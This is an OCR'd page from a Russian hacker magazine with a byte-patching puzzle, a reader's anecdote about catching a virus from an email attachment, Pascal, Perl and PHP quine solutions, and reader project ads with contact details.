
На скриншоте показана com-программа (79 байт), которая выводит на экран фразу "Hello, Padonak!". Нужно изменить в этой программе всего один байт, чтобы программа выдала на экран фразу "Hello, Hacker!".



КАК МЕНЯ ПОИМЕЛИ

■ЯД





Однажды я сидел дома за компом и одновременно смотрел новости по телику. Ничего особенного на компьютере я не делал, поэтому мое внимание было в основном обращено к телевизору. И тут мне в ящик свалилось письмо от кого-то из моих знакомых с сабжем "I love you!". В аттаче письма был VB скрипт, криво замаскированный под .txt. "Ага, - подумал я, - новый вирь". Так как письмо пришло от знакомого мужского пола, которого я не мог подозревать ни в помутнении рассудка, ни в резкой смене сексуальной ориентации, сомнений в природе послания у меня не было. Я проверил файл антивирусом, но, к моему удивлению, результат был отрицательным. В полном недоумении я залез на сайт Symantec, прочитал все новости, обновил базу и еще раз проверил приаттаченный файл. Все чисто. Скачал из инета первый попавшийся шароварный антивирус, обновил его базу, проверил - чисто. Я не верил своим глазам: весь мой жизненный опыт подсказывал, что письмо заражено, и в то же время антивирусы упорно не хотели ничего замечать. Мной овладел спортивный азарт. Проведя тотальный бэкап системы, я запустил скрипт.

Так я подцепил LoveSan. А сидюк, на который я делал бэкап, потом не считался. Вот почему у меня нет архива моих первых статей и старых фотографий.

КТО МЕНЬШЕ?

Ниже приведены несколько примеров программ, которые выводят точные копии самих себя (подробности смотри в январском выпуске X-Puzzle).

Хорошее решение в 142 символа прислал Олег Владимирович (olegmaster@mail.ru) по номинации Pascal/Delphi:

```
var s:string;begin s:='var s:string;begin
s:=;write(copy(s,1,22),#39,s,#39,copy(s,23,49))end.';write(copy(s,1,22),#39,s,#39,copy(s,23,49))end.
```

Прога должна быть записана в одну строку, например в файл self.pas. Для компиляции в Delphi7 можно использовать такую командную строку: dcc32 -CC self.pas.

А это типичное решение для Perl в 27 символов, присланное Алексеем (yoman@nm.ru):

```
open(h,'a.pl');print@m=<h>;
```

Компилить: perl a.pl

Однако метод чтения программы самой себя с диска я не считаю хорошим решением, но именно он был использован большинством читателей :(.

И для разнообразия еще одно решение на PHP, присланное Александром Барычевым (ab@cmg.ru):

```
<?readfile(trim(strtr($PHP_SELF,"/"," ")))?>
```

Программа выводит сама себя благодаря переменной окружения $PHP_SELF (в ней находится путь скрипта). Чтобы увидеть работу программы, достаточно открыть ее урл в браузере.

ХПРОЕКТЫ

Мы продолжаем наш новый проект... точнее, проекты, а еще точнее - ХПроекты, и продолжаем их не мы, а вы. А мы следим за ними и готовимся награждать тех, кто смог пройти весь путь от рождения идеи до завершающей точки. Найти с нашей помощью единомышленников и создать свой сайт, свой софт, свою хак-группу или что-нибудь еще. По большому счету, неважно что, лишь бы что-нибудь срослось. Присылай нам свои идеи и законченные проекты, которые ты смог завершить, начав с объявления в этой рубрике. Будь креативным, а уж мы расскажем об этом всей стране.

В глобальной сети на сайте www.deeptown.org идет разработка универсального трехмерного виртуального мира "Диптаун", основой которого служит произведение Сергея Лукьяненко "Лабиринт Отражений". В проекте участвуют реальные прототипы героев романа - Компьютерный Маг и Маньяк. Основная цель разработчиков - создание удобного и легко расширяемого киберпространства, которое бы удовлетворяло потребностям современного интернет-пользователя. Отличием этого проекта от подобных является его открытость для пользователей: клиентское программное обеспечение будет бесплатным, а также распространяться в открытом коде. Разработчики будут стремиться сделать бесплатным доступ в сам Диптаун, и, наконец, каждый пользователь получит возможность творить свои собственные миры в Диптауне. Все это при реалистичной физике, графике и возможности общаться голосом с окружающими людьми даже при модемном подключении. Программное обеспечение пишется в основном на C++, с применением собственных разработок - языков CSmile и ObjAsm. Помимо программного ядра, на данный момент реализованы первые версии основных модулей - физического, графического и сетевого движка. Проект стартовал в январе 2003 года. Сейчас над ним уже работает команда опытных программистов, но в будущем регистрация новых разработчиков будет вновь открыта. Также весной этого года будет производиться набор бета-тестеров нашего программного обеспечения. Загорелись глаза? Тогда настукивайте в 3234323.

Всем хайло. Есть идея создать информационно-новостной портал по компьютерной безопасности и программированию. Сайт, в принципе, уже есть, но работаю над ним только я один. Хотелось бы найти добровольцев, которые смогли бы хоть как-нибудь "подкармливать" сайт свежей информацией. Без вас проект не сможет развиваться в полную силу... Если я вас заинтересовал, пишите на chalex@onego.ru или стучите в ICQ: 3539968. Заранее спасибо.

Привет всем! У меня возникла идея создать игру, и я хочу поделиться ей с вами! По задумке это будет РПГ-онлайн, где все действия происходят в Древней Руси. В игре мы используем движок OGRE (тем, кто не в курсе, о чем идет речь, сообщаю ссылку для качественного изучения - www.ogre3d.org). Пишем игруху на Visual C++. На данный момент в команде присутствуют два программера и три художника. Пишите на dimatd@mail.ru, я буду ждать ваших писем!

Hi to all! Мне пришла идея о создании базы данных по различным FAQ'ам. Макет программы я уже придумал, но не полностью оформил, и пока внутренности не писал. Обновление будет происходить через ФТП. При приеме материала, БД будет индексировать и добавлять в базу тексты и сырцы, деля их на категории с удобными условиями поиска. Желающим присоединиться стучать в асю #97401433 или капать на мыло ceearrashee@ua.fm.

Еще многие годы назад, даже не имея компа и не окончив начальную школу, я мечтал создать саморазвивающуюся программу, способную думать и общаться. Вот, на почве создания игр, загорелся идеей соорудить какую-нибудь AI-библиотечку для интеллекта игровых персонажей и машинно-пользовательского интерфейса. Так вот, в основе существования ИИ должна быть какая-либо важная цель, например - повышение (и недопущение понижения) баланса (здоровья, удовольствия). Организм должен постоянно анализировать прошедшее время и делать выводы. К примеру, если за последние 5 минут падает здоровье и идет дождь, далее несколько раз в течение длительного периода это повторяется, производя статистику за периоды времени, ИИ может связать дождь с падением здоровья. Это ассоциативность. Человек, как дрессировщик, может участвовать в воспитательном процессе машины, создавая для подопытного ИИ ситуации и стимулируя желаемую реакцию. Надо стремиться к тому, чтобы без прямого забивания новых знаний в виде разжеванных условий ("если то-то, делай то-то"), ИИ мог сам делать выводы и при возникновении ранее пережитых ситуаций мог адекватно отреагировать. Сама тема сложна и пока еще никем до конца не изучена, не формализована и в должной степени не реализована. Я не считаю себя самым умным, потому не посягаю на лавры изобретателя реально действующего ИИ. Но все же надеюсь, что нам удастся продвинуться к более-менее внятному результату, который устроит разработчика простеньких компьютерных игрушек. Наиболее хорошо я владею пока только Delphi, пишу в D7.

Потому все изыскания по теме будут писаны в D7. Проект будет оформлен в виде dll-файла, который можно использовать в любом приложении, в том числе и в играх. Название проекта - "AIST" (AIST - Artificial Intelligence Super Technology). Всех тех, кто заинтересован в разработке, прошу мылить на djkaries@list.ru.

Привет! Мне (а точнее, моему проекту) позарез нужен дизайнер, а также люди, которые готовы помочь в тестировании и наполнении мира, подобного UO, идеями. Программист тоже бы пригодился, но эту функцию я пока выполняю сам, но не откажусь от помощи. E-mail для связи: eugene@awp.nnov.ru.


VER 04.04 (64)
ХАКЕР
Наши в Рамблере!
Распределенная атака
Хакеры ломают ящики nm.ru
Карточный домик